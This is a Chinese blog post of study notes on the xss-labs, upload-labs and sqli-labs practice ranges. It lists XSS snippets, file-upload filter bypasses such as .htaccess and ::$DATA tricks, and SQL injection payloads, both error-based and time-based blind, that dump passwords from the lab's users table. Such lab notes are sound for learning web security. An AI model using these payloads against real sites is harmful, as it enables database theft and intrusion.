labs_writeup

原创

Jerem1ah 已于 2022-02-26 21:11:07 修改 1855 收藏

文章标签： web安全 安全 php

于 2022-02-26 20:59:03 首次发布

本文链接：https://blog.csdn.net/qq_46266956/article/details/123155867

xss-labs writeup

注入

```
标签<script></script>
onclick="javascript:alert(1);"  onkeydown=""
<a href="javascript:alert(1)">abc<a>

type="hidden"
```

过滤-绕过

```
大小写绕过
重写绕过
```

upload-labs writeup

各关卡知识点：

```
1.前端js对php后缀的限制
2.对content-type的限制
3.后缀绕过phtml
4..htaccess的借助
5..htaccess的借助，大小写
6.后缀中加空格绕过！！！！！！！！！纯大写的后缀绕过
7.后缀中加.绕过
 labs7.php.提示上传出错，labs7.jpg.成功上传并且改文件名字了
 但提示没说限制.htaccess，但是不能上传
8.后缀中加::$DATA绕过
9. .空格.的绕过！！！！！！！！！！::$DATA上传成功了！！
10.后缀双写绕过
 理论来说应该是. .但是无法上传啊？？
11.双写绕过!!!!!!!!!
```

sql-labs write up

安全就是这么狗


```
卧槽！！！
原来不是我下的sqli-labs文件有问题
原来不是我的hackbar有问题
原来不是我的php函数出问题了
原来我的数据库没问题
当我吧playload的内容直接写到php文档上不出问题
当我直接在浏览器注入时就出问题
仔细对比一下写入的txt文档内容的时候我才发现'变成了\',这尼玛原来我的php帮我防sql注入了！！！！操
php5.2.17配置了php.ini的函数为Off依然解决不了问题，
换了个版本，php5.6.9卧槽！！瞬间解决问题，
（我当初下php版本时为嘛下哪个？！？！！

一个php版本的问题，拖了我2-3周没好好学sql注入了
```

易错点-我的误区

```
-1' union select 1,2,3--+
1' order by 3--+
分清正负号很关键
```

开始吧，

labs1–单引号字符型



labs2–整形

labs3–(")字符型

labs4–加双引号的类型

labs5–双注入单引号字符型

可以用报错注入1’ and updatexml(1,concat(0x5e,(select group_concat(password) from security.users),0x5e),1) --+


substr((),1)用于字符显示不全的题目；

labs6–双注入双引号字符型

labs7-----额闯不过去，，，文件就是写不到路径里，搞了一下午了

labs8-盲注就这样得依靠外力

爆库成功




接着借助外了

labs9—时间盲注（好麻烦–去学sqlmap了

?id=1’ and if(left(database(),8)=‘security’ , sleep(3), 1) --+

爆库成功的标志，时间延迟了




labs10–同9一样麻烦

?id=1" and if(left(database(),8)=‘security’ , sleep(3), 1) --+


爆库成功的标志，

sqlmap比较好




labs11—登录能成功，但回显不了想要的

！！！！！！！！！牛逼成功了，（为什么hackbar里post不成功，要抓包才成功



labs12–和11差不多




labs13–和11差不多

admisdn') and updatexml(1,concat(0x7e,(select group_concat(password) from security.users),0x7e),1) – -

labs14–和11差不多

admin123" and extractvalue(1,concat(0x7e,(select group_concat(password) from security.users))) and "



labs15–和9差不多

uname=admin' and if(left(database(),8)='security',sleep(5),1)–+&passwd=admin&submit=Submit

时间延迟爆库成功了,就和9差不多了


```
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

uname=admin' and
if(left(database(),8)='security',sleep(5),1)--+&passwd=admin
&submit=Submit
```

labs16–和9差不多

labs17–报错类型


算是成功了

```
Cookie: PHPSESSID=8rg8km6deghfolsr80ousu6tc8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

uname=admin&passwd=11'  and  updatexml(1,concat(0x7e,(select
 password from (select password from users where
```




18，19，20主要是请求头的一些注入相关的

labs18–user Agent



labs19–referer

报错注入一下子就过去了，另一个怎么就是成功不了



labs20–cookie